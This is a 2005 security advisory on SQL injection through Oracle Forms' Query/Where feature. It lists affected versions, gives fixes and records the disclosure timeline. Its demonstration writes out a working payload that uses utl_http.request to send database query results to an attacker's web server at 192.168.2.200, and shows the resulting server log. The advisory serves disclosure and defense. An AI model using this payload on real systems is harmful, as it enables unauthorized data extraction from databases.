Summary: All Oracle Forms applications are vulnerable against SQL Injection by default.
Oracle Applications >=11.5.9 is not affected due to the default setting value “FORMSxx_RESTRICT_ENTER_QUERY = TRUE”. (VU#718548)

About Oracle Forms: Oracle Forms 10*g* is Oracle's award winning Web Rapid Application Development tool, part of the Oracle Developer Suite 10*g*. It is a highly productive, end-to-end, PL/SQL based, development environment for building enterprise-class, database centric Internet applications. Oracle Application Server 10*g* provides out-of-the-box optimized Web deployment platform for Oracle Forms 10*g*. Oracle itself is using Oracle Forms for Oracle Applications.

Affected products: All versions of Oracle Forms (3.0-10g, C/S and Web), Oracle Clinical, Oracle Developer Suite

Fix: Set the undocumented environment variable
FORMSxx**_RESTRICT_ENTER_QUERY=true**
(FORMS60_RESTRICT_ENTER_QUERY for Forms 6.x,
FORMS90_RESTRICT_ENTER_QUERY for Forms 9.x/10g)
and restart the Forms server. This environment variable disables the possibility of using the query/where functionality.


or only if really need Query/Where:

Write a PRE_QUERY/ON-ERROR-trigger for EVERY input field and validate the entire input for EVERY Oracle Forms module (*.fmb)

Background:
There is an (ancient often forgotten) Oracle Forms feature called "Query/Where" which allows any user to modify existing SQL statements. This is a quite useful feature for power users but also dangerous because every forms user can execute any SQL statement.


Short demonstration of SQL Injection

1. Start a Forms module and switch to the query mode and enter a colon ("**:**") or ampersand ("**&**")




:

2. An empty Query/Where windows pops up



3. Enter an SQL statement
The following statement sends the result of the SQL statement "**select username from all_users where rownum=1**" to a foreign (or internal) web server. Keep in mind that utl_http.request accepts only one row of the results.




```
ename=utl_http.request('192.168.2.200:7777/'||(select username from all_users where rownum=1))
```

The web server of the attacker now contains the result of the custom query:


```
192.168.2.200 - - [14/Feb/2005:10:42:20 +0100] "GET /SYS HTTP/1.1" 404 209
```

If your SQL statement is not correct like the following example




```
ename=utl_http.request('192.168.2.200:7777/'||(select sysdate from dualx))
```

Oracle returns an error "**FRM-40505: Oracle error: unable to perform query.**"



```
FRM-40505: ORACLE error: unable to perform query.
Record: 1/1 | | Enter-Qu... |
```

You can obtain a detailed error message by selecting the "**Display Error**" in the "**Help**" menu



SQL statement in error:

```
SELECT ROWID,EMPNO,ENAME,JOB,MGR,HIREDATE,SAL,
COMM,DEPTNO FROM EMP WHERE (ename=utl_http.
request('192.168.2.200:7777/'||(select sysdate from dualx)))
```

Error:

```
ORA-00942: table or view does not exist
```

Impact:
The impact of the SQL injection depends on the architecture of your Forms application.

If the Oracle user used by the Forms application has DBA privileges (like Oracle Applications), EVERY user can select any data in the database. Never set the value FORMSxx_RESTRICT_ENTER_QUERY to FALSE in an existing Oracle Applications environment because every user can execute ANY statement and see ANY data.

If your Forms application implements an own user concept (e.g. own user table including passwords) it is possible that, other users could see the data (e.g. their accounts/passwords/…).

In all other cases the Forms user can still execute PLSQL packages granted to public like utl_http.

Fix:
There are two different possibilities to fix this problem:

(a) Disable the Query/Where function by setting the environment variable (introduced with Forms 6.0.8.18.0) **FORMS**xx**_RESTRICT_ENTER_QUERY=true**
(xx=60 for Forms 6.x, xx=90 for Forms 9.x/10g)
and restart the Forms server.
Check if Query/Where is now disabled.

(b) Write a PRE_QUERY and an ON-ERROR trigger for EVERY input field to validate the user input. An example of this can be found in Metalink note 163305.1.

Keep in mind that the solution suggested in this Metalink article is incomplete because the checks for **$** and **#** are missing.

References:

- Metalink Document 163305.1: How to Disable the Query/Where in Forms
- Critical Patch Update - April 2005
- Hardening Oracle Application Server 9i and 10g: http://www.red-database-security.com/wp/DOAG_2004_us.pdf
- Google Hacking of Oracle Technologies (e.g. Oracle Forms): http://www.red-database-security.com/wp/google_oracle_hacking_us.pdf

History:

- 7-oct-2003 Oracle secalert was informed
- 7-oct-2003 Bug confirmed
- 12-apr-2005 Advisory version 1.00 published
- 15-apr-2005 Advisory version 1.01: CERT vulnerability number added

Other Oracle security related documents:

Hardening Oracle Application Server 9i Rel.1, 9i Rel.2 and 10g:
http://www.red-database-security.com/wp/DOAG_2004_us.pdf

Hardening Oracle DBA and Developer Workstations:
http://www.red-database-security.com/wp/hardening_admin_pc_us.pdf

Database Rootkits / Oracle Rootkits:
http://www.red-database-security.com/wp/db_rootkits_us.pdf

Google Hacking of Oracle Technologies:
http://www.red-database-security.com/wp/google_oracle_hacking_us.pdf

About Red-Database Security GmbH:
Red-Database-Security GmbH is a specialist in Oracle Security. We are offerings Oracle security trainings, database and application server audits, penetration tests, oracle (security) architecture reviews and software security solutions against Oracle rootkits.

Contact:
If you have questions or comments you could contact us via

info at red-database-security.com